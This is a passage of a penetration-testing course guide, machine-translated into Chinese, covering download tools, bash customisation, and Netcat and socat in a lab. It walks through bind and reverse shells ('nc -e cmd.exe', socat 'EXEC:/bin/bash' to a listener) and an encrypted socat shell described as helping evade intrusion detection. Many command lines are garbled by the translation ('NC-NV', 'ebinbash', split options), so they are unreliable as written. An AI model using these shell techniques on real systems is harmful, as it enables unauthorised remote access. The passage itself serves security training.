2018-01-28 20:30:33(964 KB/s)-' report _ wget . pdf '已保存[27691955/27691955]
```

清单 67 -通过 wget 下载文件

3.8.2 卷曲

*curl 是一个使用多种协议在服务器之间传输数据的工具，包括 IMAP/S、POP3/S、SCP、SFTP、SMB/S、SMTP/S、TELNET、TFTP 和其他协议。*渗透测试人员可以用它来下载或上传文件，并建立复杂的请求。它最基本的用途与 wget 非常相似，如清单 68 所示:

```
卡利@卡利:~ $ curl-o report.pdf·https://www.offensive-security.com/reports/penetration
-测试-样本-报告-2013.pdf
%总计%接收%平均速度时间时间当前
加载上传总剩余速度 100 26.4 米 100 26.4 米 0 0 1590k 0 0:00:17 0:00:17-:-:-870k
```

清单 68 - 下载带有 curl 的文件

3.8.3 轴

*axel 是一个下载加速器，通过多个连接从文件传输协议或超文本传输协议服务器传输文件。*这个工具有大量的特性，但最常见的是-n，它用于指定要使用的多个连接的数量。在下面的示例中，我们还使用了-a 选项作为更简洁的进度指示器，使用-o 选项为下载的文件指定不同的文件名。

```
kali @ kali:~ $ axel-a-n 20-o report _ axel . pdf https://www.offensive-
security.com/repor ts/渗透测试-样本-报告-2013.pdf
初始化下载:https://www . official-security . com/reports/through-testing-
文件大小:27691955 字节
正在打开输出文件 report_axel.pdf
开始下载

连接 0 已完成
连接 1 完成
连接 2 完成
连接 3 完成
连接 4 完成
连接 5 完成
连接 6 完成
连接 7 完成
连接 8 完成
连接 9 完成
连接 10 完成
连接 11 完成
连接 13 完成
连接 14 完成
连接 15 完成
连接 16 完成

连接 18 完成
[100%] [..............................................................................
..............................................................................]
[11.1 兆字节/秒] [00:00]

2 秒下载 26.4 兆。(11380.17 千字节/秒)
```

清单 69 - 用 axel 下载文件

3.8.3.1 运动

1。 使用 curl、wget 和 axel 从 https://www.exploit-db.com 下载漏洞利用的 PoC 代码，用不同的名称保存每个下载。

3.9 定制 Bash 环境

3.9.1 Bash 历史定制

在本模块的前面，我们讨论了环境变量和历史命令。我们可以使用许多环境变量来改变历史命令操作和返回数据的方式，最常见的包括 HISTCONTROL、HISTIGNORE 和 HISTTIMEFORMAT。

HISTCONTROL 变量定义是否从历史中删除重复的命令、以空格开头的命令或两者。默认情况下，两者都被删除，但您可能会发现只省略重复项更有用。

```
kali @ kali:~ $ export HISTCONTROL = ignore dups
```

清单 70 - 使用 HISTCONTROL 从我们的 bash 历史中删除重复项

HISTIGNORE 变量对于过滤掉频繁运行的基本命令特别有用，例如 ls、exit、history、bg 等:

```
kali @ kali:~ $ export HISTIGNORE = " &:ls:[BF]g:exit:history "

kali@kali:~$ mkdir 测试

kali@kali:~$ cd 测试

kali@kali:~/test$ ls

kali@kali:~/test$ pwd
/home/kali/test

kali@kali:~/test$ ls

kali@kali:~/test$ history
1  export HISTIGNORE = " &:ls:[BF]g:exit:history "
2  mkdir 测试
3  cd 测试
4  显示当前工作目录
```

清单 71 - 使用 HISTIGNORE 过滤基本的通用命令

最后，HISTTIMEFORMAT 控制历史命令输出中的日期和/或时间戳。

```
kali @ kali:~/test $ export HISTtimeFORMAT ="% F % T"

kali@kali:~/test$ history
1  2018-02-12 13:37:33 export HISTIGNORE = " &:ls:[BF]g:exit:history "
2  mkdir 测试
3  cd 测试
4  2018-02-12 13:37:43 pwd
5  2018-02-12 13:37:51 导出 HISTTIMEFORMAT ="% F % T"
```

清单 72 - 使用 HISTTIMEFORMAT 在我们的 bash 历史中包含日期/时间

在这个例子中，我们使用了%F(年-月-日 ISO 8601 格式)和%T (24 小时制)。其他格式可以在 strftime 手册页中找到。

3.9.2 别名

别名是一个字符串，我们可以定义它来代替命令名。别名对于用我们定义的较短命令或别名替换常用命令和开关非常有用。换句话说，别名是我们自己定义的命令，由其他命令构建而成。这方面的一个例子是 ls 命令，我们通常倾向于使用 ls -la(在一个长列表中显示结果，包括隐藏文件)。让我们看看如何使用别名来替换该命令:

```
kali@kali:~$ alias lsa='ls -la '

kali@kali:~$ lsa 合计 8308

........
-rw - 1 kali kali 5542 Jan 22 09:56。bash _ history-rw-r-r-1 kali kali 3391 Apr 25
2017。bashrc drwx-9 kali kali 4096 Oct 2 21:29。躲藏
........
```

清单 73 - 别名命令

通过定义我们自己的命令 lsa，我们可以快速执行 ls -la，而根本不需要输入任何参数。我们还可以通过运行不带参数的别名来查看已定义别名的列表。

需要注意的是:alias 命令对用于别名的单词没有任何限制。因此，可以使用已经对应于现有命令的单词来创建别名。我们可以在下面这个相当随意的例子中看到这一点:

```
kali @ kali:~ $ alias mkdir = ' ping-C1 localhost '

kali@kali:~$ mkdir
PING localhost(localhost(::1))56 个数据字节
64 字节来自 localhost(::1):icmp _ seq = 1 TTL = 64 时间=0.121 ms

- localhost ping 统计信息-
发送 1 个数据包，接收 1 个数据包，0%数据包丢失，时间 0 毫秒 rtt 最小值/平均值/最大值/mdev =
0.121/0.121/0.121/0.000 毫秒
```

清单 74 - 创建一个覆盖 mkdir 命令的别名

如果出现这种情况，解决办法很简单。我们可以退出当前的 shell 会话，或者使用 unalias 命令来取消设置有问题的别名。

```
kali @ kali:~ $ una IAS mkdir

kali@kali:~$ mkdir mkdir:缺少操作数
有关详细信息，请尝试"mkdir - help"。
```

清单 75 - 取消别名设置

3.9.3 持久性 Bash 定制

Bash 中交互 shells 的行为由位于/etc/bash.bashrc 中的系统级 bashrc 文件决定。系统范围的 Bash 设置可以通过编辑.bashrc 文件位于任何用户的主目录中。

在前一节中，我们探讨了 alias 命令，它为当前终端会话设置了一个别名。我们还可以将此命令插入.用户主目录中的 bashrc 文件，用于设置持久别名。那个.每当用户登录时，都会执行 bashrc 脚本。由于这个文件是一个 shell 脚本，我们可以插入任何可以从命令提示符执行的命令。

让我们检查几行默认的/home/kali/.Kali Linux 中的 bashrc 文件:

```
kali@kali:~$ cat ~。没有则创建
# ~.bashrc:由 bash(1)为非登录 shells 执行。
# seeusrsharedocbashexamplesstartup-files(在软件包 bash-doc 中)
#例如...
#要设置历史长度，请参见 bash(1)中的 HISTSIZE 和 HISTFILESIZE
HISTSIZE=1000
HISTFILESIZE=2000

#启用 ls 的颜色支持，并在[ -x usrbindircolors ]时添加方便的别名；然后
test -r ~。dircolors & & eval " $(dircolors-b ~。dir colors)" | | eval " $(dir colors-
alias ls = ' ls-color = auto '...
```

清单 76 - 检查.bashrc 默认文件

您可能会识别 HISTSIZE 和 HISTFILESIZE 环境变量以及显示彩色输出的别名命令。

3.9.3.1 演习

1. 创建一个名为“..”的别名。更改到父目录并使其在终端会话中保持不变。
2. 将 history 命令永久配置为存储 10000 个条目，并在其输出中包含完整的日期。

3.10 收尾

在本模块中，我们介绍了几个流行的 Linux 命令行程序。请记住参考 Kali Linux 培训网站进行复习或更深入的讨论。

4。 实用工具

现代安全专业人员可以使用各种各样的高级工具，这在几年前是不可想象的。然而，在现场，我们经常发现自己处于这样的情况:唯一可用的工具是已经安装在目标机器上的工具。其他时候，我们可能只能传输小文件来扩大我们在目标网络上的立足点。出于这些原因，很好地理解每个圣灵降临节工具包中的一些实用工具是至关重要的。我们经常使用的一些工具有 Netcat、Socat、PowerShell、Wireshark 和 Tcpdump。

请注意:视频和本实验指南中使用的 IP 地址与您的攻击性安全实验室 IP 地址不匹配。此处使用的 IP 地址仅供参考，需要根据您的实验室环境进行更改。

4.1 Netcat

Netcat，82 1995 年首次发布(！ by *Hobbit*是“原创”的网络渗透测试工具之一，用途广泛，不负作者的“瑞士军刀”称号。Netcat 最清晰的定义来自霍比特人自己:一个简单的“通过网络连接，使用 TCP 或 UDP 协议读写数据的实用程序”

4.1.1 连接到传输控制协议/用户数据协议端口

正如描述所建议的，Netcat 可以在客户端或服务器模式下运行。首先，让我们看看客户端模式。

我们可以使用客户端模式连接到任何 TCP/UDP 端口，使我们能够:

- 检查端口是打开还是关闭。
- 从侦听端口的服务中读取横幅。
- 手动连接到网络服务。

让我们从使用 Netcat (nc)来检查 TCP 端口 110(pop 3 邮件服务)是否在一台实验室机器上打开开始。我们将提供几个参数:跳过 DNS 名称解析的-n 选项；增加一些冗长；目标 IP 地址；和目的端口号:

```
kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22
110(UNknown)[10 . 11 . 0 . 22]110(pop 3)打开
+确定 POP3 服务器实验室就绪< 00003.1277944 @实验
室>
```

清单 77 - 使用数控连接到一个传输控制协议端口

清单 77 告诉我们几件事。首先，到端口 110(标准命名法中的 10.11.0.22:110)上的 10.11.0.22 的 TCP 连接成功，因此 Netcat 报告远程端口打开。

[82] (维基百科，2019)，https://en.wikipedia.org/wiki/Netcat

[83] (Sourceforge)，http://nc110.sourceforge.net

接下来，服务器通过“回话”来响应我们的连接，打印出服务器欢迎消息，并提示我们登录，这是 POP3 服务的标准行为。

让我们尝试与服务器交互:

```
kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22
110(UNknown)[10 . 11 . 0 . 22]110(pop 3)打开
+确定 POP3 服务器实验室就绪< 00004.1546827 @实验
室>
用户偏移量
+好的，欢迎来到这里
PASS offsec
-错误无法锁定邮箱退出
+确定 POP3 服务器实验室结束。kali@kali:~$
```

清单 78 - 使用 nc 连接到 POP3 服务

我们已经成功地使用 Netcat 与 POP3 服务进行了对话(尽管我们的登录尝试失败了)。

4.1.2 监听传输控制协议/用户数据协议端口

使用 Netcat 侦听 TCP/UDP 端口对于客户端应用程序的网络调试或接收 TCP/UDP 网络连接非常有用。让我们尝试实现一个包含两台机器的简单聊天服务，使用 Netcat 作为客户端和服务器。

在一台 IP 地址为 10.11.0.22 的 Windows 机器上，我们设置了 Netcat 来侦听 TCP 端口 4444 上的传入连接。我们将使用-n 选项禁用 DNS 名称解析，-l 创建一个监听程序，-v 添加一些详细信息，以及-p 指定监听端口号:

```
c:\ user \ offsec > NC-nlvp 4444 侦听[任
意] 4444...
```

清单 79 - 使用 nc 建立一个监听器

现在我们已经将这台 Windows 机器上的端口 4444 绑定到 Netcat，让我们从我们的 Linux 机器连接到该端口，并输入一行文本:

```
kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22
4444(UNknown)[10 . 11 . 0 . 22]4444(? 打开
这个聊天是在 linux 机器上进行的
```

清单 80 - 使用 nc 连接到监听器

我们的文本将通过 TCP 端口 4444 发送到 Windows 机器，我们可以从 Windows 机器继续“聊天”:

```
c:\ user \ offsec > NC-nlvp 4444 侦听[任意] 4444...
从< UNKNOWN) [10.11.0.4] 43447 连接到[10.11.0.22]此聊天来自 linux 机器

这个聊天是从 windows 机器上进行的
```

清单 81 - 简单的网猫聊天

虽然这不是一个非常令人兴奋的例子，但它展示了 Netcat 的几个重要特性。在继续之前，请尝试回答这些重要问题:

- 哪台机器充当了 Netcat 服务器？

- 哪台机器充当了 Netcat 客户端？
- 端口 4444 实际上是在哪台机器上打开的？
- 客户机和服务器之间的命令行语法有什么不同？

4.1.3 使用网猫传输文件

Netcat 还可以用来将文本和二进制文件从一台计算机传输到另一台计算机。事实上，取证调查人员经常将 Netcat 与 dd(磁盘复制实用程序)结合使用，通过网络创建合法的磁盘映像。

为了将文件从我们的 Kali 虚拟机发送到 Windows 系统，我们启动了一个类似于前面聊天示例的设置，略有不同。在 Windows 机器上，我们将在端口 4444 上设置一个 Netcat 侦听器，并将任何输出重定向到一个名为传入的文件中。

```
c:\ user \ offsec > NC-nlvp 4444 > incoming.exe 监听[任
意] 4444...
```

清单 82 - 使用 nc 接收文件

在 Kali 系统上，我们将通过 TCP 端口 4444 把 wget.exe 文件推送到 Windows 机器上:

```
kali@kali:~$定位 wget.exe
/usr/share/windows-resources/binary/wget . exe

kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22 4444 </usr/share/windows-resources/binary/wget .
exe(UNknown)[10 . 11 . 0 . 22]4444(? 打开
```

清单 83 - 使用数控传输文件

该连接由 Windows 机器上的 Netcat 接收，如下所示:

```
c:\ user \ offsec > NC-nlvp 4444 > incoming.exe 监听[任意] 4444...
从< UNKNOWN) [10.11.0.4] 43459 连接到[10.11.0.22]
C
c:\用户\偏移量>
```

清单 84 - 在窗口上接收到的连接

请注意，我们没有从 Netcat 收到任何关于我们文件上传进度的反馈。在这种情况下，由于我们正在上传的文件很小，我们可以只等待几秒钟，然后通过尝试运行它来检查文件是否已经完全上传到 Windows 机器:

```
c:\ user \ offsec > incoming.exe-h
GNU Wget 1.9.1，非交互式网络检索器。
用法:传入[选项]... [网址]...
```

清单 85 - 通过 nc 发送的执行文件。-h 选项显示帮助菜单

我们可以看到，这实际上是 wget.exe 可执行文件，文件传输是成功的。

4.1.4 使用网猫进行远程管理

Netcat 最有用的特性之一是它能够进行命令重定向。Netcat 的传统版本(用“-DGAPING_SECURITY_HOLE”标志编译)启用-e 选项，该选项在建立或接收成功连接后执行程序。从安全角度来看，这个强大的特性开辟了各种有趣的可能性，因此在大多数现代 Linux/BSD 系统中是不可用的。但是，由于 Kali Linux 是一个渗透测试发行版，所以 Kali 中包含的 Netcat 版本支持-e 选项。

启用后，此选项可以将可执行文件的输入、输出和错误消息重定向到 TCP/UDP 端口，而不是默认控制台。

例如，考虑 cmd.exe 可执行文件。通过将 stdin、stdout 和 stderr 重定向到网络，我们可以将 cmd.exe 绑定到本地端口。连接到此端口的任何人都会在目标计算机上看到命令提示符。

为了澄清这一点，让我们再看几个涉及鲍勃和爱丽丝的场景。

4.1.4.1 网猫绑定外壳场景

在我们的第一个场景中，鲍勃(运行 Windows)请求爱丽丝(运行 Linux)的帮助，并要求她连接到他的计算机，远程发出一些命令。鲍勃有一个公共 IP 地址，直接连接到互联网。然而，爱丽丝在一个 NATed 连接的后面，并且有一个内部 IP 地址。为了完成这个场景，鲍勃需要将 cmd.exe 绑定到他的公共 IP 地址上的一个 TCP 端口，并要求爱丽丝连接到他的特定 IP 地址和端口。

Bob 将检查他的本地 IP 地址，然后运行带有-e 选项的 Netcat，以便在与监听端口建立连接后执行 cmd.exe:

```
C:\Users\offsec> ipconfig
视窗知识产权配置
以太网适配器局域网连接:
特定于连接的域名系统后缀。:
IPv4 地址。. . . . . : 10.11.0.22
子网掩码。. . . . . : 255.255.0.0。
默认网关。. . . . . : 10.11.0.1。

c:\ user \ offsec > NC-nlvp 4444-e cmd.exe 监听[任意] 4444...
```

清单 86 - 使用数控建立绑定外壳

现在，Netcat 已经将 TCP 端口 4444 绑定到 cmd.exe，并将把来自 cmd.exe 的任何输入、输出或错误消息重定向到网络。换句话说，任何连接到鲍勃机器上的 TCP 端口 4444 的人(希望是爱丽丝)都会看到鲍勃的命令提示符。这确实是一个“安全漏洞”！

```
kali@kali:~$ ip 地址 show eth0 | grep inet
inet 10 . 11 . 0 . 416 brd 10 . 11 . 255 . 255 范围全球动态 eth0

kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22 4444(UNknown)[10 . 11 . 0 . 22]4444(? )打开
微软 Windows[10 . 0 . 17134 . 590 版]

2018 年微软公司。保留所有权利。



C:\Users\offsec> ipconfig
视窗知识产权配置
以太网适配器局域网连接:
特定于连接的域名系统后缀。:
IPv4 地址。. . . . . : 10.11.0.22
子网掩码。. . . . . : 255.255.0.0。
默认网关。. . . . . : 10.11.0.1。
```

清单 87 - 使用数控连接到绑定外壳

如我们所见，这正如预期的那样起作用。下图描述了这种情况:




图 8: Netcat 绑定外壳场景

4.1.4.2 逆壳方案

在我们的第二个场景中，爱丽丝需要鲍勃的帮助。然而，爱丽丝无法控制她办公室的路由器，因此无法将流量从路由器转发到她的内部机器。

在这个场景中，我们可以利用 Netcat 的另一个有用的特性；向监听特定端口的主机发送命令外壳的能力。在这种情况下，虽然爱丽丝不能将端口绑定到本地计算机上的/bin/bash，也不能期望鲍勃连接，但她可以将对命令提示符的控制发送到鲍勃的机器上。这就是所谓的反壳。为了让这个工作，鲍勃将首先设置 Netcat 来监听传入的 shell。我们将在示例中使用端口 4444:

```
c:\ user \ offsec > NC-nlvp 4444 侦听[任
意] 4444...
```

清单 88 - 使用 nc 设置一个监听器，以便接收一个反向外壳

现在，爱丽丝可以从她的 Linux 机器向鲍勃发送一个反向外壳。我们再次使用-e 选项使一个应用程序可以远程使用，在这个例子中，它恰好是/bin/bash，即 Linux 外壳:

```
kali@kali:~$ ip 地址 show eth0 | grep inet
inet 10 . 11 . 0 . 416 brd 10 . 11 . 255 . 255 范围全球动态
eth0

kali @ kali:~ $ NC-NV 10 . 11 . 0 . 22 4444-
ebinbash(UNknown)[10 . 11 . 0 . 22]4444(? )打开
```

清单 89 - 使用 nc 发送一个反向外壳

一旦建立连接，Alice 的 Netcat 将把/bin/bash 输入、输出和错误数据流重定向到 Bob 在端口 4444 上的机器，Bob 可以与该外壳交互:

```
c:\ user \ offsec > NC-nlvp 4444 侦听[任意] 4444...从< UNKNOWN) [10.11.0.4] 43482 连接到
[10.11.0.22]

ip 地址显示 eth0 | grep inet
inet 10 . 11 . 0 . 416 brd 10 . 11 . 255 . 255 范围全球动态 eth0
```

清单 90 - 使用数控接收反向外壳

花些时间考虑绑定外壳和反向外壳之间的差异，以及从组织安全的角度来看，这些差异如何应用于各种防火墙配置。重要的是要认识到传出的流量和传入的流量一样有害。下图描述了反向外壳场景，其中鲍勃在爱丽丝的 Linux 机器上获得远程外壳访问，穿越公司防火墙:




图 9: Netcat 反向外壳场景

基于主机的防火墙阻止对我们宝贵的绑定外壳的访问并不少见。这有时会令人难以置信地沮丧，尤其是在有压力和时间限制的情况下。当有疑问时，我们使用反向外壳，因为它们通常更容易排除故障。

4.1.4.3 演习

(这些练习不需要报告)

1. 实现你的 Kali 机和 Windows 系统之间的简单聊天。
2. 使用 Netcat 创建:
    a. 反壳从 Kali 到 Windows。
    b. 反壳从 Windows 到 Kali。

c. 在 Kali 上绑定 shell。使用您的 Windows 系统连接到它。

d. 在 Windows 上绑定外壳。使用你的 Kali 机器连接它。

3. 将文件从你的 Kali 机器转移到 Windows，反之亦然。

4. 在您的 Windows 系统上启用防火墙的情况下，再次进行练习。根据需要调整练习，以解决防火墙保护问题，并了解哪些部分的练习无法再成功完成。

4.2 Socat

*Socat 是一个命令行实用程序，它建立两个双向字节流，并在它们之间传输数据。*对于渗透测试，它类似于 Netcat，但具有其他有用的功能。

虽然 socat 可以做很多事情，但我们只介绍其中的几件来说明它的用途。让我们开始探索 socat，看看它与 Netcat 相比如何。

4.2.1 Netcat vs Socat

首先，让我们使用 Netcat 和 socat 连接到端口 80 上的远程服务器:

```
kali@kali:~$ nc <远程服务器的 ip 地址> 80

kali@kali:~$ socat - TCP4:<远程服务器的 ip 地址>:80
```

清单 91 - 使用 socat 连接到端口 80 上的远程服务器，并将其语法与 nc 进行比较

请注意，语法是相似的，但是 socat 需要在 STDIO 和远程主机(允许我们的键盘与外壳交互)和协议(TCP4)之间传输数据。协议、选项和端口号用冒号分隔。

因为将侦听器绑定到 1024 以下的端口需要 root 权限，所以在端口 443 上启动侦听器时，我们需要使用 sudo:

```
kali @ kali:~ $ sudo NC-lvp localhost 443

kali @ kali:~ $ sudo socat TCP 4-LISTEN:443 STDOUT
```

清单 92 - 使用 socat 创建一个监听器，并将其语法与 nc 进行比较

请注意，侦听器协议(TCP4-LISTEN)和 STDOUT 参数都需要添加，这将重定向标准输出。

4.2.2 公司文件传输

接下来，我们将尝试文件传输。继续前面虚构的爱丽丝和鲍勃的角色，假设爱丽丝需要给鲍勃发送一个名为 secret_passwords.txt 的文件。提醒一下，爱丽丝的主机是运行 Linux 的，鲍勃的是运行 Windows 的。让我们看看这是怎么回事。

在爱丽丝这边，我们将在端口 443 上共享文件。在本例中，TCP4-LISTEN 选项指定了一个 IPv4 侦听器，一旦与侦听器建立了允许多个连接的连接，fork 就会创建一个子进程，而 file:指定了要传输的文件名:

```
kali @ kali:~ $ sudo socat TCP 4-LISTEN:443，fork 文件:secret _ passwords.txt
```

清单 93 - 使用 socat 传输文件

在鲍勃那边，我们将连接到爱丽丝的计算机并检索文件。在本例中，TCP4 选项指定 IPv4，后跟爱丽丝的 IP 地址(10.11.0.4)和监听端口号(443)，文件:指定在鲍勃的计算机上保存文件的本地文件名，创建指定将创建一个新文件:

```
c:\ Users \ offsec > socat TCP 4:10 . 11 . 0 . 4:443 文
件:received_secret_passwords.txt，create

C:\Users\offsec >键入 received _ secret _ passwords.txt "
再努力!! !"
```

清单 94 - 使用 socat 接收文件

4.2.3 Socat 反向外壳

让我们看看一个使用 socat 的反向外壳。首先，鲍勃将在端口 443 上启动一个监听器.为此，他将提供-d -d 选项来增加详细程度(显示致命、错误、警告和通知消息)，TCP4-LISTEN:443 在端口 443 上创建一个 IPv4 侦听器，STDOUT 将标准输出(STDOUT)连接到 TCP 套接字:

```
c:\ Users \ offsec > socat-d-d TCP 4-LISTEN:443 STDOUT
... socat[4388] N 在 AF 上监听=2 0.0.0.0:443
```

清单 95 - 使用 socat 创建一个监听器

接下来，Alice 将使用 socat 的 EXEC 选项(类似于 Netcat -e 选项)，一旦建立远程连接，它将执行给定的程序。在这种情况下，Alice 将在 10.11.0.22:443 向 Bob 的侦听套接字发送一个/bin/bash 反向 shell(带有 EXEC:/bin/bash):

```
kali @ kali:~ $ socat TCP 4:10 . 11 . 0 . 22:443 EXEC:/bin/bash
```

清单 96 - 使用 socat 发送一个反向外壳

一旦连接上，鲍勃就可以从他的 socat 会话中输入命令，这些命令将在爱丽丝的机器上执行。

```
...socat[4388] N 接受来自 AF 的连接= 2 10 . 11 . 0 . 4:54720 10 . 11 . 0 . 22:443
...使用标准输出进行读写
...用 FDs [4，4]和[1，1]开始数据传输循环
uid=1000(kali) gid=1000(kali)组=1000(kali)
```

清单 97 - 来自连接的反向外壳的 socat 输出

这是一个很好的开始，我们已经讨论了一些重要的话题，但是到目前为止，我们所有的 socat 网络活动都是清晰的。让我们来看看 socat 加密的基础知识。

4.2.4 Socat 加密绑定外壳

为了给绑定外壳添加加密，我们将依赖安全套接字层证书。这种级别的加密将有助于避开入侵检测系统，并有助于隐藏我们正在收发的敏感数据。

为了继续爱丽丝和鲍勃的例子，我们将使用 openssl 应用程序使用以下选项创建自签名证书:

- **请求:启动新证书签名请求**

- **-newkey:生成新的私钥**
- **rsa:2048:使用长度为 2，048 位密钥的 rsa 加密。**
- **-节点:存储没有密码保护的私钥**
- **-keyout:将密钥保存到文件中**
- **-x509:输出自签名证书，而不是证书请求**
- **-天数:以天为单位设置有效期**
- **-out:将证书保存到文件中**

一旦我们生成了密钥，我们将把证书和它的私钥放入一个文件，最终我们将使用它来加密我们的绑定外壳。

我们现在将在爱丽丝的机器上完成这个过程:

```
kali @ kali:~ $ OpenSSL req-new key RSA:2048-nodes-key out bind _ shell . key-x509-
days 36 2-out bind _ shell . CRT
生成 2048 位的 RSA 私钥
.....................+++
.................................+++
正在将新私钥写入"bind_shell.key"
-
您将被要求输入将纳入您的证书申请的信息。
您将要输入的是所谓的可分辨名称或域名。
有相当多的字段，但你可以留下一些空白
有些字段会有默认值，
如果输入".",该字段将留空。
-
国家名称(2 个字母代码)[非盟]:美国
州名或省名(全名)[部分州名]:佐治亚州
地点名称(如城市)[]:亚特兰大
组织名称(如公司)[互联网信息技术有限公司]:离岸组织单位名称(如部门)[]:更努力部门
常用名称(如服务器 FQDN 或您的姓名)[]:
电子邮件地址[]:
kali @ kali:~ $ cat bind _ shell . key bind _ shell . CRT > bind _ shell . PEM
```

清单 98 - 设置 socat 加密

既然已经生成了密钥和证书，我们首先需要将它们转换成 socat 可以接受的格式。为此，我们将 bind_shell.key 和 bind_shell.crt 文件合并成一个.在我们创建加密的 socat 侦听器之前。

我们将使用 OPENSSL-LISTEN 选项在端口 443 上创建侦听器，cert=bind_shell.pem 指定我们的证书文件，verify 禁用 SSL 验证，fork 在与侦听器建立连接后生成一个子进程:

```
kali @ kali:~ $ sudo socat OPENSSL-LISTEN:443, cert=bind_shell.pem, verify=0, fork
EXEC:/bin
/bash
```

清单 99 - 使用 socat 创建一个加密的绑定外壳现在，我们可以

将鲍勃的计算机连接到爱丽丝的绑定外壳。

我们将使用-在 STDIO 和远程主机之间传输数据，使用 OPENSSL 在 10.11.0.4:443 建立到爱丽丝侦听器的远程 SSL 连接，并验证=0 以禁用 SSL 证书验证:

```
c:\ Users \ offsec > socat-OPENSSL:10 . 11 .
0 . 4:443，verify=0 id
uid=1000(kali) gid=1000(kali)组=1000(kali)
whoami kali
```

清单 100 - 使用 socat 连接到加密的绑定外壳

太棒了！我们的绑定外壳已经成功创建，我们可以向爱丽丝的机器传递命令。

花些时间独自探索 socat。这是渗透测试中非常有用的工具之一。

4.2.4.1 演习

1. 使用 socat 将 powercat.ps1 从您的 Kali 机器传输到您的 Windows 系统。将文件保存在您的系统中，以便在下一节中使用。
2. 使用 socat 创建一个从你的 Windows 系统到你的 Kali 机器的加密反向外壳。
3. 在您的系统上创建一个加密的绑定外壳。尝试不加密从 Kali 连接到它。还能用吗？
4. 在您的 Windows 系统上创建一个未加密的 socat 绑定外壳。使用 Netcat 连接到外壳。有用吗？

注意:如果 cmd.exe 没有执行，根据您收到的错误，研究您可能需要传递给执行选项的其他参数。

4.3 PowerShell 和 Powercat

Windows PowerShell 是基于任务的命令行 Shell 和脚本语言。它是专门为系统管理员和超级用户设计的，用于快速自动管理多个操作系统(Linux、macOS、Unix 和 Windows)以及与运行在这些操作系统上的应用程序相关的过程。

不用说，PowerShell 是一个强大的渗透测试工具，可以安装在(或者默认安装在)各种版本的 Windows 上。默认情况下，它安装在从 Windows Server 2008 R2 和 Windows 7 开始的现代 Windows 平台上.Windows PowerShell 5.0 在以下版本的 Windows 上运行:

- Windows Server 2016，默认安装
- 带服务包的 Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 1/Windows 8.1/Windows 7 带 Service Pack 1(安装 Windows 管理框架 5.0 来运行它)

Windows PowerShell 4.0 在以下版本的 Windows 上运行:

- Windows 8.1/Windows Server 2012 R2，默认安装
- 带服务包 1 的 Windows 7/带服务包 1 的 Windows Server 2008 R2(安装 Windows 管理框架 4.0 以运行它)

Windows PowerShell 3.0 在以下版本的 Windows 上运行:

- Windows 8/Windows Server 2012，默认安装
- 带服务包 1 的 Windows 7/带服务包 1/2 的 Windows Server 2008 R2(安装 Windows 管理框架 3.0 以运行它)

PowerShell 包含一个内置的集成开发环境，称为 Windows PowerShell 集成脚本环境(ISE)。ISE 是 Windows PowerShell 的一个主机应用程序，使我们能够在一个基于窗口的图形用户界面中运行命令、编写、测试和调试脚本。该界面提供多行编辑、制表符补全、语法着色、选择性执行、上下文相关帮助、对从右向左语言的支持等:

